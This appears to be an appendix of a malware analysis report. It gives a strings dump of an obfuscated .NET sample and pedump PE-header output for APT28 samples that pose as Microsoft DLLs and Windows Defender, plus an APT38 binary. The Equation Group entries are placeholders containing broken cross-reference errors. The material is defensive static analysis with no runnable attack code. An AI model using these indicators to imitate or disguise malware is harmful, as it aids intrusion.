set_StripAfterObfuscation
ApplyToMembers
Exclude
Feature
StripAfterObfuscation
eAm9qmvKj
e870FMr3g
eC2YQ4qZN
e2EkluGcy
eTB3iFeo2
eEV7t39YD
e8ts5Z8vY
eTKTfNqfR
Zero
SJS7uKGGY1wAs
erevLb2wL
get_Location
eeM2xusuK
CryptoStream
System.Security.Cryptography
ICryptoTransform
AesManaged
System.Core
ToArray
get_BaseStream
Close
```

```
BitConverter
ToInt32
SymmetricAlgorithm
CreateDecryptor
ReadBytes
FlushFinalBlock
GetManifestResourceStream
CryptoStreamMode
Copy
get_Uncode
GetString
eQsFnVilq
Trim
FromBase64String
euODRA2sF
FileStream
 FileMode
 FileAccess
 FileShare
 IDisposable
 Dispose
 e4ki0LuhD
RuntimeHelpers
InitializeArray
RuntimeFieldHandle
set_Key
set_IV
eyetSa8AI
e7T4PBXMA
eW2B1XAE1
ev7QrvdMR
eCHho562R
eNDbL8HsD
esT8qNZ6Z
eQKmas6sd
eWQwYZGvG
e4JIrpGbP
ce4Dm fsmSrOT856tDgfrkMb
evpxd9ltv
SHA1Managed
GetBytes
HashAlgorithm
ComputeHash
CreateEncryptor
ToBase64String
zvg5ndW6LDMdXVdWcF
1vYMdYLtZONPt kk9EC
eVmJgX3c7
nbg7uKG SxgMnE
$$method0x6000013-1
$$method0x6000013-2
$$method0x600001f-1
binaryreader.g.resources
3bVH8RDfe6pr0fPRiS.sb41gNXn9libkn6vcu
DebuggerNonUserCodeAttribute
```

```
AttributeUsageAttribute
AttributeTargets
CompilerGeneratedAttribute
WrapNonExceptionThrows
binaryreader
Copyright
2016
$4579a01-9223-41ab-a7e7-db467e95a18a
1.0.0.0
Silverlight, Version=v5.0
FrameworkDisplayName
Silverlight 4
AllowMultiple
    Inherited
eilqu02RA2sF4k0Luh.exusuKvsS0xhZLQsnV+eDyeSaa8AI7TPBXMAw+e21XAEFlv7rvdMRCHo`1[[System.Object, mscorelib, Version=5.0.5.0, Culture=neutral,
PublicKeyToken=7cec85d7bea7798e]][]
1System.Resources.ResourceReader, mscorelib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089#System.Resources.RuntimeResourceSet
PADPAPD
<Application xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    x:Class="binaryreader.App"
    >
    <Application.Resources>
        </Application.Resources>
</Application>
{:HI
Bm-M
_CorDllMain
mscoree.dll
Uq3>
M0!Rfhn M
```

EquationGroup

DoubleFantasy

[the strings produced by this file are too long to display adequately in this document, from analysis there is not much of relevance present aside from what is contained in the PE Header, found in [the strings produced by this file are too long to display adequately in this document, from analysis there is not much of relevance present aside from what is contained in the PE Header, found in **Error!**
Not a valid bookmark self-reference..]
Appendix D – Pedump Results]

Fanny

[the strings produced by this file are too long to display adequately in this document, from analysis there is not much of relevance present aside from what is contained in the PE Header, found in [the strings produced by this file are too long to display adequately in this document, from analysis there is not much of relevance present aside from what is contained in the PE Header, found in **Error!**
Not a valid bookmark self-reference..]
Appendix D – Pedump Results]

GrayFish

[the strings produced by this file are too long to display adequately in this document, from analysis there is not much of relevance present aside from what is contained in the PE Header, found in **Error! Not a valid bookmark self-reference.**.]

APPENDIX D – PEDUMP RESULTS

APT28

credssp.dll

==== MZ Header ===

signature:		"MZ"
bytes_in_last_block:	144	0x90
blocks_in_file:	3	3
num_relocs:	0	0
header_paragraphs:	4	4
min_extra_paragraphs:	0	0
max_extra_paragraphs:	65535	0xfffff
ss:	0	0
sp:	184	0xb8
checksum:	0	0
ip:	0	0
cs:	0	0
reloc_table_offset:	64	0x40
overlay_number:	0	0
reserved0:	0	0
oem_id:	0	0
oem_info:	0	0
reserved2:	0	0
reserved3:	0	0
reserved4:	0	0
reserved5:	0	0
reserved6:	0	0
lfanew:	224	0xe0

==== DOS STUB ===

```
00000000: 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 |.....!..L.!Th|
00000010: 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f |is program canno|
00000020: 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 |t be run in DOS |
00000030: 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 |mode....$.....|
```

==== RICH Header ===

ID	VER	COUNT	DESCRIPTION
83	7809	5	[C] VS2008 SP1 build 30729
93	7809	15	[IMP] VS2008 SP1 build 30729
1	0	64	[---] Unmarked objects
aa	766f	1	[C] VS2010 build 30319
ab	766f	12	[C++] VS2010 build 30319
9b	766f	1	[EXP] VS2010 build 30319
9a	766f	1	[RES] VS2010 build 30319
9d	766f	1	[LNK] VS2010 build 30319

==== PE Header ===

	signature:	"PE\x00\x00"	
# IMAGE_FILE_HEADER:			
Machine:	332	0x14c	x86
NumberOfSections:	5	5	
TimeDateStamp:	"2015-03-11 06:04:08"		
PointerToSymbolTable:	0	0	
NumberOfSymbols:	0	0	
SizeOfOptionalHeader:	224	0xe0	
Characteristics:	8451	0x2103	RELOCS_STRIPPED,
EXECUTABLE_IMAGE			32BIT_MACHINE, DLL
# IMAGE_OPTIONAL_HEADER32:			
Magic:	267	0x10b	32-bit executable
LinkerVersion:		10.0	
SizeOfCode:	12288	0x3000	
SizeOfInitializedData:	5120	0x1400	
SizeOfUninitializedData:	0	0	
AddressOfEntryPoint:	10342	0x2866	
BaseOfCode:	4096	0x1000	
BaseOfData:	16384	0x4000	
ImageBase:	268435456	0x10000000	
SectionAlignment:	4096	0x1000	
FileAlignment:	512	0x200	
OperatingSystemVersion:		5.1	
ImageVersion:		0.0	
SubsystemVersion:		5.1	
Reserved1:	0	0	
SizeOfImage:	32768	0x8000	
SizeOfHeaders:	1024	0x400	
CheckSum:	0	0	
Subsystem:	2	2	WINDOWS_GUI
DllCharacteristics:	1280	0x500	NX_COMPAT, NO_SEH
SizeOfStackReserve:	1048576	0x100000	
SizeOfStackCommit:	4096	0x1000	
SizeOfHeapReserve:	1048576	0x100000	
SizeOfHeapCommit:	4096	0x1000	
LoaderFlags:	0	0	
NumberOfRvaAndSizes:	16	0x10	

==== DATA DIRECTORY ===

EXPORT	rva:0x	4b10	size:0x	b3
IMPORT	rva:0x	44d0	size:0x	a0
RESOURCE	rva:0x	7000	size:0x	378
EXCEPTION	rva:0x	0	size:0x	0
SECURITY	rva:0x	0	size:0x	0
BASERELOC	rva:0x	0	size:0x	0
DEBUG	rva:0x	0	size:0x	0
ARCHITECTURE	rva:0x	0	size:0x	0
GLOBALPTR	rva:0x	0	size:0x	0

TLS	rva:0x	0	size:0x	0
LOAD_CONFIG	rva:0x	0	size:0x	0
Bound_IAT	rva:0x	0	size:0x	0
IAT	rva:0x	4000	size:0x	11c
Delay_IAT	rva:0x	0	size:0x	0
CLR_Header	rva:0x	0	size:0x	0
	rva:0x	0	size:0x	0

==== SECTIONS ===

NAME	RVA	VSZ	RAW_SZ	RAW_PTR	nREL	REL_PTR	nLINE	LINE_PTR
FLAGS								
.text	1000	2eaa	3000	400	0	0	0	0
60000020	R-X	CODE						
.rdata	4000	bc3	c00	3400	0	0	0	0
40000040	R--	IDATA						
.data	5000	4c	200	4000	0	0	0	0
c0000040	RW-	IDATA						
.CRT	6000	8	200	4200	0	0	0	0
40000040	R--	IDATA						
.rsrc	7000	378	400	4400	0	0	0	0
40000040	R--	IDATA						

==== RESOURCES ===

FILE_OFFSET	CP	LANG	SIZE	TYPE	NAME
0x4460	0	0x409	788	VERSION	#1

==== IMPORTS ===

MODULE_NAME	HINT	ORD	FUNCTION_NAME
CRYPT32.dll	d8		CryptStringToBinaryA
CRYPT32.dll	7c		CryptBinaryToStringA
urlmon.dll	54		ObtainUserAgentString
WININET.dll	5b		HttpSendRequestA
WININET.dll	97		InternetOpenA
WININET.dll	ac		InternetSetOptionA
WININET.dll	59		HttpQueryInfoA
WININET.dll	57		HttpOpenRequestA
WININET.dll	71		InternetConnectA
KERNEL32.dll	241		GetPrivateProfileStringA
KERNEL32.dll	53e		lstrcatA
KERNEL32.dll	44c		SetCurrentDirectoryA
KERNEL32.dll	33c		LoadLibraryA
KERNEL32.dll	162		FreeLibrary
KERNEL32.dll	511		WideCharToMultiByte
KERNEL32.dll	348		LocalFree
KERNEL32.dll	9b		CreateMutexA
KERNEL32.dll	d3		DeleteFileA
KERNEL32.dll	4f9		WaitForSingleObject
KERNEL32.dll	11c		ExpandEnvironmentStringsA
KERNEL32.dll	b5		CreateThread
KERNEL32.dll	a4		CreateProcessA
KERNEL32.dll	52		CloseHandle
KERNEL32.dll	525		WriteFile

KERNEL32.dll	88	CreateFileA
KERNEL32.dll	202	GetLastError
KERNEL32.dll	7c	CreateDirectoryA
KERNEL32.dll	293	GetTickCount
KERNEL32.dll	279	GetSystemTimeAsFileTime
KERNEL32.dll	3a7	QueryPerformanceCounter
KERNEL32.dll	4b2	Sleep
KERNEL32.dll	2cb	HeapAlloc
KERNEL32.dll	24a	GetProcessHeap
KERNEL32.dll	2cf	HeapFree
KERNEL32.dll	4e8	VerifyVersionInfoW
KERNEL32.dll	4e4	VerSetConditionMask
KERNEL32.dll	30e	IsWow64Process
KERNEL32.dll	1c0	GetCurrentProcess
KERNEL32.dll	273	GetSystemInfo
KERNEL32.dll	2a3	GetVersionExA
KERNEL32.dll	2a5	GetVolumeInformationA
KERNEL32.dll	397	Process32Next
KERNEL32.dll	54d	lstrlenA
KERNEL32.dll	395	Process32First
KERNEL32.dll	245	GetProcAddress
KERNEL32.dll	215	GetModuleHandleA
KERNEL32.dll	544	lstrcmpiA
KERNEL32.dll	de	DisableThreadLibraryCalls
KERNEL32.dll	2eb	InterlockedDecrement
KERNEL32.dll	2ef	InterlockedIncrement
KERNEL32.dll	2fa	IsBadWritePtr
USER32.dll	ae	DispatchMessageA
USER32.dll	2fc	TranslateMessage
USER32.dll	159	GetMessageA
USER32.dll	17e	GetSystemMetrics
USER32.dll	332	wsprintfA
SHELL32.dll	e0	SHGetSpecialFolderPathA
OLEAUT32.dll	8	
OLEAUT32.dll	c	
OLEAUT32.dll	14	
OLEAUT32.dll	13	
OLEAUT32.dll	17	
OLEAUT32.dll	18	
OLEAUT32.dll	9	

==== EXPORTS ====

```
# module "credssp.dll"
# flags=0x0  ts="2015-03-11 06:04:08"  version=0.0  ord_base=1
# nFuncs=5  nNames=5
```

ORD	ENTRY_VA	NAME
1	2885	DllCanUnloadNow
2	2dc6	DllGetClassObject
3	2894	DllRegisterServer
4	2894	DllUnregisterServer
5	2b24	init

==== VERSION INFO ====

```

# VS_FIXEDFILEINFO:
FileVersion      : 1.0.0.1
ProductVersion   : 1.0.0.1
StrucVersion     : 0x10000
FileFlagsMask    : 0x3f
FileFlags        : 0
FileOS           : 0x40004
FileType         : 0
FileSubtype      : 0

# StringTable 040904b0:
CompanyName      : "Microsoft Corporation"
FileDescription   : "Credential Delegation Security Package"
FileVersion       : "6.1"
InternalName      : "credssp.dll"
LegalCopyright    : "Copyright (C)"
OriginalFilename  : "credssp.dll"
ProductName       : "Microsoft Windows Operating System"
ProductVersion    : "6.1"

VarFileInfo       : [ 0x409, 0x4b0 ]

```

browser.dll

==== MZ Header ===

signature:		"MZ"
bytes_in_last_block:	144	0x90
blocks_in_file:	3	3
num_relocs:	0	0
header_paragraphs:	4	4
min_extra_paragraphs:	0	0
max_extra_paragraphs:	65535	0xffff
ss:	0	0
sp:	184	0xb8
checksum:	0	0
ip:	0	0
cs:	0	0
reloc_table_offset:	64	0x40
overlay_number:	0	0
reserved0:	0	0
oem_id:	0	0
oem_info:	0	0
reserved2:	0	0
reserved3:	0	0
reserved4:	0	0
reserved5:	0	0
reserved6:	0	0
lfanew:	224	0xe0

==== DOS STUB ===

```

00000000: 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 |.....!..L.!Th|
00000010: 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f |is program canno|
00000020: 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 |t be run in DOS |

```

00000030: 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 |mode....\$.....|

==== RICH Header ===

ID	VER	COUNT	DESCRIPTION
83	7809	5	[C] VS2008 SP1 build 30729
93	7809	17	[IMP] VS2008 SP1 build 30729
1	0	72	[---] Unmarked objects
aa	766f	1	[C] VS2010 build 30319
ab	766f	20	[C++] VS2010 build 30319
9b	766f	1	[EXP] VS2010 build 30319
9a	766f	1	[RES] VS2010 build 30319
9d	766f	1	[LNK] VS2010 build 30319

==== PE Header ===

	signature:	"PE\x00\x00"
# IMAGE_FILE_HEADER:		
Machine:	332	0x14c x86
NumberOfSections:	6	6
TimeDateStamp:	"2015-04-10 04:17:27"	
PointerToSymbolTable:	0	0
NumberOfSymbols:	0	0
SizeOfOptionalHeader:	224	0xe0
Characteristics:	8450	0x2102 EXECUTABLE_IMAGE,
32BIT_MACHINE, DLL		
# IMAGE_OPTIONAL_HEADER32:		
Magic:	267	0x10b 32-bit executable
LinkerVersion:		10.0
SizeOfCode:	25600	0x6400
SizeOfInitializedData:	149504	0x24800
SizeOfUninitializedData:	0	0
AddressOfEntryPoint:	26341	0x66e5
BaseOfCode:	4096	0x1000
BaseOfData:	32768	0x8000
ImageBase:	268435456	0x10000000
SectionAlignment:	4096	0x1000
FileAlignment:	512	0x200
OperatingSystemVersion:		5.1
ImageVersion:		0.0
SubsystemVersion:		5.1
Reserved1:	0	0
SizeOfImage:	196608	0x30000
SizeOfHeaders:	1024	0x400
CheckSum:	0	0
Subsystem:	2	2 WINDOWS_GUI
DllCharacteristics:	1280	0x500 NX_COMPAT, NO_SEH
SizeOfStackReserve:	1048576	0x100000
SizeOfStackCommit:	4096	0x1000
SizeOfHeapReserve:	1048576	0x100000
SizeOfHeapCommit:	4096	0x1000
LoaderFlags:	0	0
NumberOfRvaAndSizes:	16	0x10

==== DATA DIRECTORY ====

EXPORT	rva:0x	9180	size:0x	b3
IMPORT	rva:0x	8bb8	size:0x	a0
RESOURCE	rva:0x	2e000	size:0x	360
EXCEPTION	rva:0x	0	size:0x	0
SECURITY	rva:0x	0	size:0x	0
BASERELOC	rva:0x	2f000	size:0x	744
DEBUG	rva:0x	0	size:0x	0
ARCHITECTURE	rva:0x	0	size:0x	0
GLOBALPTR	rva:0x	0	size:0x	0
TLS	rva:0x	0	size:0x	0
LOAD_CONFIG	rva:0x	0	size:0x	0
Bound_IAT	rva:0x	0	size:0x	0
IAT	rva:0x	8000	size:0x	108
Delay_IAT	rva:0x	0	size:0x	0
CLR_Header	rva:0x	0	size:0x	0
	rva:0x	0	size:0x	0

==== SECTIONS ====

NAME FLAGS	RVA	VSZ	RAW_SZ	RAW_PTR	nREL	REL_PTR	nLINE	LINE_PTR
.text 60000020 R-X	1000	63b4	6400	400	0	0	0	0
.rdata 40000040 R--	8000	1233	1400	6800	0	0	0	0
.data c0000040 RW-	a000	22144	200	7c00	0	0	0	0
.CRT 40000040 R--	2d000	8	200	7e00	0	0	0	0
.rsrc 40000040 R--	2e000	360	400	8000	0	0	0	0
.reloc 42000040 R--	2f000	ad8	c00	8400	0	0	0	0

==== RESOURCES ====

FILE_OFFSET	CP	LANG	SIZE	TYPE	NAME
0x8060	0	0x409	768	VERSION	#1

==== IMPORTS ====

MODULE_NAME	HINT	ORD	FUNCTION_NAME
CRYPT32.dll	d8		CryptStringToBinaryA
CRYPT32.dll	7c		CryptBinaryToStringA
urlmon.dll	54		ObtainUserAgentString
WININET.dll	5b		HttpSendRequestA
WININET.dll	57		HttpOpenRequestA
WININET.dll	71		InternetConnectA
WININET.dll	97		InternetOpenA
WININET.dll	59		HttpQueryInfoA
KERNEL32.dll	202		GetLastError
KERNEL32.dll	52		CloseHandle

KERNEL32.dll	2cf	HeapFree
KERNEL32.dll	525	WriteFile
KERNEL32.dll	54d	lstrlenA
KERNEL32.dll	2cb	HeapAlloc
KERNEL32.dll	24a	GetProcessHeap
KERNEL32.dll	d3	DeleteFileA
KERNEL32.dll	4f9	WaitForSingleObject
KERNEL32.dll	11c	ExpandEnvironmentStringsA
KERNEL32.dll	b5	CreateThread
KERNEL32.dll	a4	CreateProcessA
KERNEL32.dll	88	CreateFileA
KERNEL32.dll	7c	CreateDirectoryA
KERNEL32.dll	293	GetTickCount
KERNEL32.dll	279	GetSystemTimeAsFileTime
KERNEL32.dll	3a7	QueryPerformanceCounter
KERNEL32.dll	4b2	Sleep
KERNEL32.dll	4e8	VerifyVersionInfoW
KERNEL32.dll	4e4	VerSetConditionMask
KERNEL32.dll	30e	IsWow64Process
KERNEL32.dll	1c0	GetCurrentProcess
KERNEL32.dll	273	GetSystemInfo
KERNEL32.dll	2a3	GetVersionExA
KERNEL32.dll	2a5	GetVolumeInformationA
KERNEL32.dll	397	Process32Next
KERNEL32.dll	395	Process32First
KERNEL32.dll	245	GetProcAddress
KERNEL32.dll	215	GetModuleHandleA
KERNEL32.dll	544	lstrcmpiA
KERNEL32.dll	284	GetTempPathA
KERNEL32.dll	de	DisableThreadLibraryCalls
KERNEL32.dll	2eb	InterlockedDecrement
KERNEL32.dll	2ef	InterlockedIncrement
KERNEL32.dll	2fa	IsBadWritePtr
KERNEL32.dll	9b	CreateMutexA
USER32.dll	17e	GetSystemMetrics
USER32.dll	159	GetMessageA
USER32.dll	2fc	TranslateMessage
USER32.dll	ae	DispatchMessageA
USER32.dll	332	wsprintfA
ADVAPI32.dll	26d	RegQueryValueExA
ADVAPI32.dll	260	RegOpenKeyExA
ADVAPI32.dll	230	RegCloseKey
OLEAUT32.dll	13	
OLEAUT32.dll	17	
OLEAUT32.dll	18	
OLEAUT32.dll	9	
OLEAUT32.dll	c	
OLEAUT32.dll	8	
OLEAUT32.dll	14	

==== EXPORTS ====

```
# module "browser.dll"
# flags=0x0  ts="2015-04-10 04:17:27"  version=0.0  ord_base=1
# nFuncs=5  nNames=5
```

```

ORD ENTRY_VA NAME
1 6704 DllCanUnloadNow
2 6cb2 DllGetClassObject
3 6713 DllRegisterServer
4 6713 DllUnregisterServer
5 69a3 init

==== VERSION INFO ====

# VS_FIXEDFILEINFO:
FileVersion      : 1.0.0.1
ProductVersion   : 1.0.0.1
StrucVersion     : 0x10000
FileFlagsMask    : 0x3f
FileFlags        : 0
FileOS           : 0x40004
FileType         : 0
FileSubtype       : 0

# StringTable 040904b0:
CompanyName      : "Microsoft Corporation"
FileDescription   : "Computer Browser Service DLL"
FileVersion       : "6.1"
InternalName     : "browser.dll"
LegalCopyright    : "Copyright (C)"
OriginalFilename  : "browser.dll"
ProductName       : "Microsoft Windows Operating System"
ProductVersion    : "6.1"

VarFileInfo       : [ 0x409, 0x4b0 ]

```

defupd.exe

==== MZ Header ===

signature:		"MZ"
bytes_in_last_block:	144	0x90
blocks_in_file:	3	3
num_relocs:	0	0
header_paragraphs:	4	4
min_extra_paragraphs:	0	0
max_extra_paragraphs:	65535	0xffff
ss:	0	0
sp:	184	0xb8
checksum:	0	0
ip:	0	0
cs:	0	0
reloc_table_offset:	64	0x40
overlay_number:	0	0
reserved0:	0	0
oem_id:	0	0
oem_info:	0	0
reserved2:	0	0
reserved3:	0	0
reserved4:	0	0

reserved5:	0	0
reserved6:	0	0
lfanew:	216	0xd8

==== DOS STUB ===

```
00000000: 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 |.....!..L.!Th|
00000010: 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f |is program canno|
00000020: 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 |t be run in DOS |
00000030: 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 |mode....$.....|
```

==== RICH Header ===

ID	VER	COUNT	DESCRIPTION
9e	9d1b	10	[ASM] VS2010 SP1 build 40219
93	7809	9	[IMP] VS2008 SP1 build 30729
1	0	118	[---] Unmarked objects
aa	9d1b	103	[C] VS2010 SP1 build 40219
ab	9d1b	82	[C++] VS2010 SP1 build 40219
9a	9d1b	1	[RES] VS2010 SP1 build 40219
9d	9d1b	1	[LNK] VS2010 SP1 build 40219

==== PE Header ===

signature:	"PE\x00\x00"		
# IMAGE_FILE_HEADER:			
Machine:	34404	0x8664	x64
NumberOfSections:	6	6	
TimeDateStamp:	"2017-09-04 22:39:22"		
PointerToSymbolTable:	0	0	
NumberOfSymbols:	0	0	
SizeOfOptionalHeader:	240	0xf0	
Characteristics:	34	0x22	EXECUTABLE_IMAGE,
LARGE_ADDRESS_AWARE			
# IMAGE_OPTIONAL_HEADER64:			
Magic:	523	0x20b	64-bit executable
LinkerVersion:	10.0		
SizeOfCode:	182272	0x2c800	
SizeOfInitializedData:	159232	0x26e00	
SizeOfUninitializedData:	0	0	
AddressOfEntryPoint:	122884	0x1e004	
BaseOfCode:	4096	0x1000	
ImageBase:	5368709120	0x1400000000	
SectionAlignment:	4096	0x1000	
FileAlignment:	512	0x200	
OperatingSystemVersion:	5.2		
ImageVersion:	0.0		
SubsystemVersion:	5.2		
Reserved1:	0	0	
SizeOfImage:	356352	0x57000	
SizeOfHeaders:	1024	0x400	
CheckSum:	0	0	
Subsystem:	2	2	WINDOWS_GUI

DllCharacteristics:	33088	0x8140	DYNAMIC_BASE, NX_COMPAT TERMINAL_SERVER_AWARE
SizeOfStackReserve:	1048576	0x100000	
SizeOfStackCommit:	4096	0x1000	
SizeOfHeapReserve:	1048576	0x100000	
SizeOfHeapCommit:	4096	0x1000	
LoaderFlags:	0	0	
NumberOfRvaAndSizes:	16	0x10	

==== DATA DIRECTORY ====

EXPORT	rva:0x	0	size:0x	0
IMPORT	rva:0x	39dfc	size:0x	64
RESOURCE	rva:0x	55000	size:0x	3a0
EXCEPTION	rva:0x	52000	size:0x	2964
SECURITY	rva:0x	0	size:0x	0
BASERELOC	rva:0x	56000	size:0x	5b8
DEBUG	rva:0x	0	size:0x	0
ARCHITECTURE	rva:0x	0	size:0x	0
GLOBALPTR	rva:0x	0	size:0x	0
TLS	rva:0x	0	size:0x	0
LOAD_CONFIG	rva:0x	0	size:0x	0
Bound_IAT	rva:0x	0	size:0x	0
IAT	rva:0x	2e000	size:0x	368
Delay_IAT	rva:0x	0	size:0x	0
CLR_Header	rva:0x	0	size:0x	0
	rva:0x	0	size:0x	0

==== SECTIONS ====

NAME	RVA	VSZ	RAW_SZ	RAW_PTR	nREL	REL_PTR	nLINE	LINE_PTR
FLAGS								
.text	1000	2c7d6	2c800	400	0	0	0	0
60000020	R-X	CODE						
.rdata	2e000	c94a	ca00	2cc00	0	0	0	0
40000040	R--	IDATA						
.data	3b000	16998	14000	39600	0	0	0	0
c0000040	RW-	IDATA						
.pdata	52000	2964	2a00	4d600	0	0	0	0
40000040	R--	IDATA						
.rsrc	55000	3a0	400	50000	0	0	0	0
40000040	R--	IDATA						
.reloc	56000	aca	c00	50400	0	0	0	0
42000040	R--	IDATA	DISCARDABLE					

==== RESOURCES ====

FILE_OFFSET	CP	LANG	SIZE	TYPE	NAME
0x50060	0	0x409	828	VERSION	#1

==== IMPORTS ====

MODULE_NAME	HINT	ORD	FUNCTION_NAME
KERNEL32.dll	2da		HeapReAlloc
KERNEL32.dll	3c3		ReadFile

KERNEL32.dll	1f7	GetFileSize
KERNEL32.dll	8f	CreateFileW
KERNEL32.dll	534	WriteFile
KERNEL32.dll	4fe	VirtualProtect
KERNEL32.dll	a8	CreateProcessW
KERNEL32.dll	21a	GetModuleFileNameW
KERNEL32.dll	24c	GetProcAddress
KERNEL32.dll	33e	LoadLibraryA
KERNEL32.dll	d7	DeleteFileW
KERNEL32.dll	1f1	GetFileAttributesW
KERNEL32.dll	21b	GetModuleHandleA
KERNEL32.dll	123	ExpandEnvironmentStringsW
KERNEL32.dll	29a	GetTickCount
KERNEL32.dll	359	MapViewOfFile
KERNEL32.dll	474	SetFilePointer
KERNEL32.dll	8c	CreateFileMappingW
KERNEL32.dll	208	GetLastError
KERNEL32.dll	9e	CreateMutexW
KERNEL32.dll	195	GetComputerNameW
KERNEL32.dll	2af	GetVolumeInformationW
KERNEL32.dll	4c3	SleepEx
KERNEL32.dll	4f8	VirtualAlloc
KERNEL32.dll	4fb	VirtualFree
KERNEL32.dll	480	SetLastError
KERNEL32.dll	2f9	IsBadReadPtr
KERNEL32.dll	168	FreeLibrary
KERNEL32.dll	2d7	HeapFree
KERNEL32.dll	251	GetProcessHeap
KERNEL32.dll	2d3	HeapAlloc
KERNEL32.dll	369	MultiByteToWideChar
KERNEL32.dll	520	WideCharToMultiByte
KERNEL32.dll	508	WaitForSingleObject
KERNEL32.dll	1e7	GetExitCodeThread
KERNEL32.dll	b4	CreateThread
KERNEL32.dll	4cf	TerminateThread
KERNEL32.dll	52	CloseHandle
KERNEL32.dll	533	WriteConsoleW
KERNEL32.dll	494	SetStdHandle
KERNEL32.dll	4e5	UnmapViewOfFile
KERNEL32.dll	4c0	Sleep
KERNEL32.dll	2ea	InitializeCriticalSection
KERNEL32.dll	d2	DeleteCriticalSection
KERNEL32.dll	f2	EnterCriticalSection
KERNEL32.dll	33b	LeaveCriticalSection
KERNEL32.dll	cb	DecodePointer
KERNEL32.dll	ee	EncodePointer
KERNEL32.dll	3b4	RaiseException
KERNEL32.dll	421	RtlPcToFileHeader
KERNEL32.dll	41f	RtlLookupFunctionEntry
KERNEL32.dll	425	RtlUnwindEx
KERNEL32.dll	341	LoadLibraryW
KERNEL32.dll	120	ExitThread
KERNEL32.dll	1cb	GetCurrentThreadId
KERNEL32.dll	18c	GetCommandLineA
KERNEL32.dll	26a	GetStartupInfoW

KERNEL32.dll	26b	GetStdHandle
KERNEL32.dll	2db	HeapSetInformation
KERNEL32.dll	2aa	GetVersion
KERNEL32.dll	2d5	HeapCreate
KERNEL32.dll	15a	FlsGetValue
KERNEL32.dll	15b	FlsSetValue
KERNEL32.dll	159	FlsFree
KERNEL32.dll	158	FlsAlloc
KERNEL32.dll	4ce	TerminateProcess
KERNEL32.dll	1c6	GetCurrentProcess
KERNEL32.dll	4e2	UnhandledExceptionFilter
KERNEL32.dll	4b3	SetUnhandledExceptionFilter
KERNEL32.dll	302	IsDebuggerPresent
KERNEL32.dll	426	RtlVirtualUnwind
KERNEL32.dll	418	RtlCaptureContext
KERNEL32.dll	2dc	HeapSize
KERNEL32.dll	21e	GetModuleHandleW
KERNEL32.dll	11f	ExitProcess
KERNEL32.dll	178	GetCPIInfo
KERNEL32.dll	16e	GetACP
KERNEL32.dll	23e	GetOEMCP
KERNEL32.dll	30c	IsValidCodePage
KERNEL32.dll	270	GetStringTypeW
KERNEL32.dll	219	GetModuleFileNameA
KERNEL32.dll	167	FreeEnvironmentStringsW
KERNEL32.dll	1e1	GetEnvironmentStringsW
KERNEL32.dll	47c	SetHandleCount
KERNEL32.dll	2eb	InitializeCriticalSectionAndSpinCount
KERNEL32.dll	1fa	GetFileType
KERNEL32.dll	3a9	QueryPerformanceCounter
KERNEL32.dll	1c7	GetCurrentProcessId
KERNEL32.dll	280	GetSystemTimeAsFileTime
KERNEL32.dll	1a0	GetConsoleCP
KERNEL32.dll	1b2	GetConsoleMode
KERNEL32.dll	32f	LCMapStringW
KERNEL32.dll	15d	FlushFileBuffers
ADVAPI32.dll	27e	RegSetValueExW
ADVAPI32.dll	268	RegQueryInfoKeyW
ADVAPI32.dll	252	RegEnumValueW
ADVAPI32.dll	248	RegDeleteValueW
ADVAPI32.dll	165	GetUserNameW
ADVAPI32.dll	239	RegCreateKeyExW
ADVAPI32.dll	26e	RegQueryValueExW
ADVAPI32.dll	24f	RegEnumKeyExW
ADVAPI32.dll	230	RegCloseKey
WS2_32.dll	73	
WS2_32.dll	74	
IPHLPAPI.DLL	3e	GetAdaptersAddresses

==== VERSION INFO ====

```
# VS_FIXEDFILEINFO:
  FileVersion      : 7.11.0.2
  ProductVersion   : 7.11.0.2
  StrucVersion     : 0x10000
```

```

FileFlagsMask      : 0x3f
FileFlags        : 0
FileOS          : 0x40004
FileType        : 0
FileSubtype      : 0

# StringTable 040904b0:
CompanyName      : "Microsoft Corporation"
FileDescription   : "Windows Defender"
FileVersion       : "7.11.0.2"
InternalName      : "defupd.exe"
LegalCopyright    : "Microsoft Corporation. All rights reserved."
OriginalFilename  : "defupd.exe"
ProductName       : "Microsoft Windows Operating System"
ProductVersion    : "7.11.0.2"

VarFileInfo       : [ 0x409, 0x4b0 ]

```

APT38

a1a9137dea275aa805e5640f6450366dbf6e10be066e5c12c34904e45e469c4c.bin
 === MZ Header ===

signature:		"MZ"
bytes_in_last_block:	80	0x50
blocks_in_file:	2	2
num_relocs:	0	0
header_paragraphs:	4	4
min_extra_paragraphs:	15	0xf
max_extra_paragraphs:	65535	0xffff
ss:	0	0
sp:	184	0xb8
checksum:	0	0
ip:	0	0
cs:	0	0
reloc_table_offset:	64	0x40
overlay_number:	26	0x1a
reserved0:	0	0
oem_id:	0	0
oem_info:	0	0
reserved2:	0	0
reserved3:	0	0
reserved4:	0	0
reserved5:	0	0
reserved6:	0	0
lfanew:	256	0x100

==== DOS STUB ====

```

00000000: ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 |.....!..L.!..|
00000010: 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 |This program mus|
00000020: 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 |t be run under W|
00000030: 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 |in32..$7.....|
00000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
```

000000c0:

==== PE Header ===

	signature:	"PE\x00\x00"		
# IMAGE_FILE_HEADER:				
Machine:	332	0x14c	x86	
NumberOfSections:	10	0xa		
TimeDateStamp:	"2020-05-21 05:56:23"			
